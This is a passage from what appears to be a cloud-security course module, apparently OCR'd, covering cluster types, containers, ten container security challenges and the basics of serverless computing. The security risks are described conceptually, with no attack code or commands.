available cluster.
  - **High-Performance Computing:** In a high-performance computing (HPC) cluster, the nodes are configured to provide extreme performance by parallelizing the tasks. Scaling also helps in maximizing performance.


Clusters in the Cloud

Clusters in the cloud are sets of nodes hosted on virtual machines (VMs) and are often coupled with virtual private clouds. Cloud clustering minimizes the effort and time required to establish a cluster. In a cloud environment, the clusters can be scaled up on demand by adding additional resources or instances such as VMs easily. The cloud also provides the flexibility of upgrading infrastructure according to changes in requirements. Furthermore, the cloud enhances latency and resiliency via node deployment in many availability zones. Cloud clustering maximizes the cluster's availability, security, and maintainability.

Containers and their relationship with Clusters

Containers help in running applications reliably under different computing environments. For instance, an organization develops a web application building the frontend and backend as microservices. To deploy this web application, containers can be pushed onto a VM in the cloud. If either the VM or the hardware fails, then the application is inaccessible until traffic is handled by a fail-over server.

To enhance the availability, scalability, and performance of web applications, push the containerized applications onto several nodes in a cluster. Consequently, containers running on various nodes maximize resource utilization. Moreover, the risk of single-node failure can be eliminated by placing an instance of a container on every node in a cluster.



Container Security Challenges

1 Inflow of vulnerable source code

2 Large attack surface

3 Lack of visibility

4 Compromising secrets

5 DevOps speed

6 Noisy neighboring containers

7 Container breakout to the host

8 Network-based attacks

9 Bypassing isolation

10 Ecosystem complexity

Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

- **Bypassing isolation**

  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.

- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.


LO#03: Explain Serverless Computing Concepts

Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.



What is Serverless Computing?

- Serverless computing also known as serverless architecture or **Function-as-a-Service** (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed
- Serverless computing simplifies the **process of application deployment** and eliminates the need for managing the server and hardware by the developers

What is Serverless Computing?

Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost
- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing

